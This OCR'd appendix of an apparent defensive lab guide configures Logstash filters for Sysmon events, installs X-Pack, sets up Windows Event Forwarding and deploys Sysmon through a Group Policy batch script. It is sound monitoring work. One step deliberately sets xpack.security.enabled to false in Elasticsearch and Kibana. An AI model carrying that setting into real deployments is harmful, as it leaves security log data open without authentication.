}

# RFC 1918 Adds Private address information
filter {
  if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational" and [event_id] == 3 {
cidr {
    add_field => { "IPDestination" => "Private" }
    address => [ "%{[event_data][DestinationIp]}" ]
    network => [ "192.168.0.0/16", "10.0.0.0/8", "172.16.0.0/12"]
  }
}
}

#Geo-Map Information
filter {
if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational" {
geoip {
    source => "[event_data][DestinationIp]"
    database => "/etc/logstash/GeoLite2-City.mmdb"
            }
  }
}

#Write results to Elasticsearch Node 1 or Node 2 based on the log name.
output {
if "winlogbeat" in [tags] and [log_name] == "Security" {
    elasticsearch {
```

```
    hosts => ["http://NODE2:9200"]
            index => "logstash-security-%{+xxxx.ww}"

  }
 }
#           old index format: index => "logstash-winlogbeat-%{+YYYY.MM.dd}"
else if "winlogbeat" in [tags] {
 elasticsearch {
    hosts => ["http://NODE1:9200"]
            index => "logstash-winlogbeat-%{+xxxx.ww}"

  }
}

}
```


C.3 – Setting up X-pack (Machine Learning for ELK)

The following is required to ensure that X-Pack along with machine learning functionality for Elasticsearch is enabled. X-pack will be installed for both Elasticsearch and Kibana.

1. Setting up X-pack for Elasticsearch

cd /usr/share/elasticsearch/

bin/elasticsearch-plugin install x-pack




```
[root@corpanalyze elasticsearch]# bin/elasticsearch-plugin install x-pack
-> Downloading x-pack from elastic
[=================================================] 100%
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@     WARNING: plugin requires additional permissions     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
* java.io.FilePermission \\.\pipe\* read,write
* java.lang.RuntimePermission accessClassInPackage.com.sun.activation.registries
* java.lang.RuntimePermission getClassLoader
* java.lang.RuntimePermission setContextClassLoader
* java.lang.RuntimePermission setFactory
* java.net.SocketPermission * connect,accept,resolve
* java.security.SecurityPermission createPolicy.JavaPolicy
* java.security.SecurityPermission getPolicy
* java.security.SecurityPermission putProviderProperty.BC
* java.security.SecurityPermission setPolicy
* java.util.PropertyPermission * read,write
* javax.net.ssl.SSLPermission setHostnameVerifier
See http://docs.oracle.com/javase/8/docs/technotes/guides/security/permissions.html
for descriptions of what these permissions allow and the associated risks.

Continue with installation? [y/N]y
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@        WARNING: plugin forks a native controller        @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
This plugin launches a native controller that is not subject to the Java
security manager nor to system call filters.

Continue with installation? [y/N]y
-> Installed x-pack
[root@corpanalyze elasticsearch]#
```

Figure 68 – Elasticsearch X-Pack installation

2. Setting up X-Pack for Kibana

cd /usr/share/kibana

bin/kibana-plugin install x-pack




```
[root@corpanalyze kibana]# bin/kibana-plugin install x-pack
Found previous install attempt. Deleting...
Attempting to transfer from x-pack
Attempting to transfer from https://artifacts.elastic.co/downloads/kibana-plugins/x-pack/x-pack-5.6.8.zip
Transferring 119517805 bytes....................
Transfer complete
Retrieving metadata from plugin archive
Extracting plugin archive
Extraction complete
Optimizing and caching browser bundles...
Plugin installation complete
[root@corpanalyze kibana]#
```

Figure 69 – Installing X-Pack for Kibana

X-Pack enables a security login window by default, since we will not be using this we will disable it for now.

nano /etc/elasticsearch/elasticsearch.yml

xpack.security.enabled: false




```
  GNU nano 2.3.1         File: /etc/elasticsearch/elasticsearch.yml

# ---------------------------------- Various -----------------------
#
# Require explicit names when deleting indices:
#xpack.security.audit.enabled: true

#
#action.destructive_requires_name: true
xpack.security.enabled: false
```

Figure 70– Disabling Authentication for Elasticsearch

nano /etc/kibana/kibana.yml

xpack.security.enabled: false



```
  GNU nano 2.3.1              File: /etc/kibana/kibana.yml

#ops.interval: 5000

# The default locale. This locale can be used in certain circumstance
# translations.
#i18n.defaultLocale: "en"

xpack.security.enabled: false
```

Figure 71– Disabling Authentication for Kibana

A system reboot is necessary to ensure this works.

C.4 – Setting up Windows Event Forwarder (WEF)

Prerequisites to setting up WEF

- Windows Server for log collection in a domain environment.
- Create a computer group in your domain (my example will be WEF Computers)
- Install Wingbeat from Elasticsearch site


Step 1: Setting up WEF

1. Log in to Windows server in this case (WindowsLogCollector)

2. Launch command prompt and type: wecutil qc

Hit Y to proceed.

(note: Wecutil.exe is a Windows Event Collector utility that enables an administrator to create and manage subscriptions to events forwarded from remote event sources that support the WS-Management protocol.)




```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>wecutil qc
The service startup mode will be changed to Delay-Start. Would you like to proce
ed ( Y- yes or N- no)?y
Windows Event Collector service was configured successfully.

C:\Users\Administrator>
```

Figure 72- Windows Event Collector Utility

Step 2: Setting up Event Subscriptions

1. Browse to Event Viewer

2. Right click **Subscriptions** and **create subscription**




Subscriptions 5 Total, 5 Active.

Name	Status	Type	Source Co...	Destination Log	D
Application Logs	Active	Source Initi...	4	Forwarded Eve...	
Applocker	Active	Source Initi...	4	Forwarded Eve...	
Security Logs	Active	Source Initi...	4	Forwarded Eve...	
Sysmon logs	Active	Source Initi...	4	Forwarded Eve...	
System	Active	Source Initi...	4	Forwarded Eve...	

Figure 73- Create Event Subscription

3. Provide a descriptive subscription name (e.g Application,Applocker, Security, System,Sysmon)



Subscription Properties - Application Logs

Subscription name: Application Logs

Description:

Destination log: Forwarded Events

Subscription type and source computers

○ Collector initiated

This computer contacts the selected source computers and provides the subscription.

● Source computer initiated


Source computers in the selected groups must be configured through policy or local configuration to contact this computer and receive the subscription.

Events to collect:

Configure advanced settings:

Figure 74- Subscription Properties: Name

5. Click on **Select Computer Groups** and add the computer group you'd like to see. In this example I have a computer group called **WEF Computers.** Now we **Add Domain Computers** and click **OK**. (Alternatively, you can add individual systems here as well)



Computer Groups

Computers (1):

Name	Inclusion
WEF Computers	Included

Select the certification authorities to be used to authenticate non-domain computers:


Issued To	Issued By	Expiration Date	Fri

Figure 75- Domain Computer Group for WEF

Click "**OK"** once done.

5. Next Select Events and choose the type of logs that you want. (note, if you are unsure what logs to get, just check the event level boxes so you may grab all logs). We limited this to a few

selected ones that we're interested in.



Query Filter

Filter | XML

Logged: Any time

Event level: □ Critical □ Warning □ Verbose □ Error □ Information

● By log Event logs: Application

○ By source Event sources:

Includes/Excludes Event IDs: Enter ID numbers and/or ID ranges separated by commas. To exclude criteria, type a minus sign first. For example 1,3,5-99,-76

1,1000,1002,1001,256,277,64004

Task category:


Keywords:

User: <All Users>

Computer(s): <All Computers>

Figure 76- Individual Application Event IDs

6. Lastly, select Advanced and fill in the option Minimize Latency



Event Delivery Optimization:

○ Normal
○ Minimize Bandwidth
● Minimize Latency
○ Custom

Protocol: HTTP

Figure 77- WEF Advanced Subscription Settings

C.5 – Sysmon Group Policy Deployment

First created a batch file that was placed on the root domain folder that was accessible to each domain client.


A batch file was created and placed on the root domain location that is accessible to each domain-joined endpoint.

The file was saved as SysmonDeployment.bat

```
if not exist "C:\windows\config.xml" (
copy /z /y "\\domain.com\apps\config.xml" "C:\windows\"
)

sc query "Sysmon" | Find "RUNNING"
If "%ERRORLEVEL%" EQU "1" (
goto startsysmon
)
:startsysmon

net start Sysmon
If "%ERRORLEVEL%" EQU "1" (
goto installsysmon
)
```

```
:installsysmon
"\\domain.com\apps\sysmon.exe" /accepteula -i c:\windows\config.xml
```


1. **Create GPO in this domain, and link it here**
2. Provide a name (**Sysmon Deployment) ,** hit OK
3. Right click your newly created GPO **Sysmon Deployment** and select **Edit**
4. Navigate to **Computer configuration > Policies > Windows Settings >** **Scripts> Startup**



Select an item to view its description.

Figure 78- Sysmon GPO: Startup Script

5. Click on Startup and **Add** and browse to your script location \\domain.com\apps\Sysmon_Install.bat and finalize with **OK**



Startup Scripts for Sysmon Deployment

Script Name: \\domain.com\apps\Sysmon_Install.bat

Script Parameters:

To view the script files stored in this Group Policy Object, press the button below.

Figure 79 Sysmon GPO: Batch File Path